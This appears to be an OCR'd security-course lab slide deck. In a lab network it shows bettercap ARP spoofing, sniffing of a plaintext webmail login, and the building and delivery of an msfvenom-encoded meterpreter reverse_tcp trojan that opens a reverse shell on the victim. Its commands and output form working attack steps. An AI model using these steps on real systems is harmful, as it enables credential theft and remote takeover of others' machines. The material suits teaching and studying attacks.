


```
root@kali:~# bettercap
bettercap v2.10 (type 'help' for a list of commands)

10.0.2.0/24 > 10.0.2.12  » [20:57:15] [endpoint.new] endpoint 10.0.2.5 detected as 08:00:27:cd:3b:0d (PCS Computer Systems GmbH)
.
10.0.2.0/24 > 10.0.2.12  » [20:57:15] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:35:98:fb (PCS Computer Systems GmbH)
.
10.0.2.0/24 > 10.0.2.12  » set arp.spoof.targets 10.0.2.5
10.0.2.0/24 > 10.0.2.12  » arp.spoof on
10.0.2.0/24 > 10.0.2.12  » [20:58:11] [sys.log] [inf] ARP spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.12  » net.sniff on
10.0.2.0/24 > 10.0.2.12  » _
```

实验内容二：口令嗅探

- Metaspoitable 3 访问华工邮箱
  - 取消Use SSL登录选项



Scut Mail System - Windows Internet Explorer

http://webmail.scut.edu.cn/scutmail/

Set as homepage | Add to Favorite | 简体中文 | Help

Sign in

Username hejh

Password

□ Use SSL


☑ Remember me on this computer

Sign in

scut ©donated by coremail's alumnus

实验内容二：口令嗅探

- Bettercap 已经嗅探到口令




```
10.0.2.0/24 > 10.0.2.12  » [21:04:34] [net.sniff.http.request] http 10.0.2.5 POST webmail.scut.edu.cn/scutmail/index.jsp

POST /scutmail/index.jsp HTTP/1.1
Host: webmail.scut.edu.cn
Accept: image/jpeg, image/gif, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, */*
Referer: http://webmail.scut.edu.cn/scutmail/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E
)
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 74
Connection: Keep-Alive
Cookie: Hm_lvt_cad45348d1fdf49a7a9a1f8b99526616=1540251269,1540255555,1540255697,1540256364; Hm_lpvt_cad45348d1fdf49a7a9a1f8b995
26616=1540256364; locale=en_US; uid=hejh; clwz_blc_pst_webmailx2dhttp=2982225610.44070

uid=hejh&nodetect=false&password=demopassword&locale=en_US&action%3Alogin=
```

实验内容三：后门程序


- msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.
- Using Msfvenom to generate Windows Backdoor/Paylaod on Kali Linux
  - msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=1337 prependmigrate=true prependmigrateprocess=explorer.exe -e x86/shikata_ga_nai -i 5 -x /usr/share/windows-binaries/plink.exe -f exe -o /root/Documents/trojan.exe



```
root@kali:~/Documents# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=1337 -e x86/shikata_ga_nai -i 5 -x /usr/share/windows-binaries/radmin.exe -f exe > /root/Docu
ments/trojan.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 73802 bytes
```

实验内容三：后门程序

- Start handler in msfconsole to handle reverse connection on attacker machine on Kali Linux




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.56.101:1337
msf exploit(handler) > _
```

实验内容三：后门程序

- Kali Linux
  - Start apache2 service
    - service apache2 start
  - Copy trojan.exe /var/www/html
  - Send link http://192.168.56.101/trojan.exe to victim computer
- Windows 2008
  - Download and run


Apache2 Debian Default Page: It works - Windows Internet Explorer
http://192.168.56.101/trojan.exe
Bing
Favorites
Apache2 Debian Default Page: It works
Page
Safety
Tools
Apache2 Debian Default Page
debia
0% of trojan.exe from 192.168.56.101 Completed
File Download - Security Warning
Run
Save
Cancel
What's the risk?

Compatibility View
Click the Compatibility View button to help improve the display of webpages that are designed for older browsers.

Do you want to run or save this file?

Name: trojan.exe
Type: Application, 72.0KB
From: 192.168.56.101

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?


This is the c … of the Apache2 server after installation … hat the Apache HTTP server installed at this site i … d at /var/www/html/index.html) before cont

If you are a … age is about, this probably means that the site … lem persists, please contact the site's admir

Debian's Ap … m default configuration, and split into several files … ration system is **fully documented in /usr/sha** … for the full documentation. Documentat … the **manual** if the apache2-doc package was installed on this server.

实验内容三：后门程序

- Reverse session created



```
[*] Started reverse TCP handler on 192.168.56.101:1337
msf exploit(handler) > [*] Sending stage (171583 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:1337 -> 192.168.56.102:53268) at 2017-09-07 07:56:19 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption


msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                     Information                            Connection
  --  ----                     -----------                            ----------
  1   meterpreter x86/windows  METASPLOITABLE3\vagrant @ METASPLOITABLE3  192.168.56.101:1337 -> 192.168.56.102:53268 (192.168.56.102)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Users\vagrant\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1717  fil   2017-08-06 20:53:42 -0400  Start DesktopCentral.lnk
100666/rw-rw-rw-  282   fil   2017-08-06 22:21:27 -0400  desktop.ini

meterpreter > getuid
Server username: METASPLOITABLE3\vagrant
meterpreter > 
```

Thank You!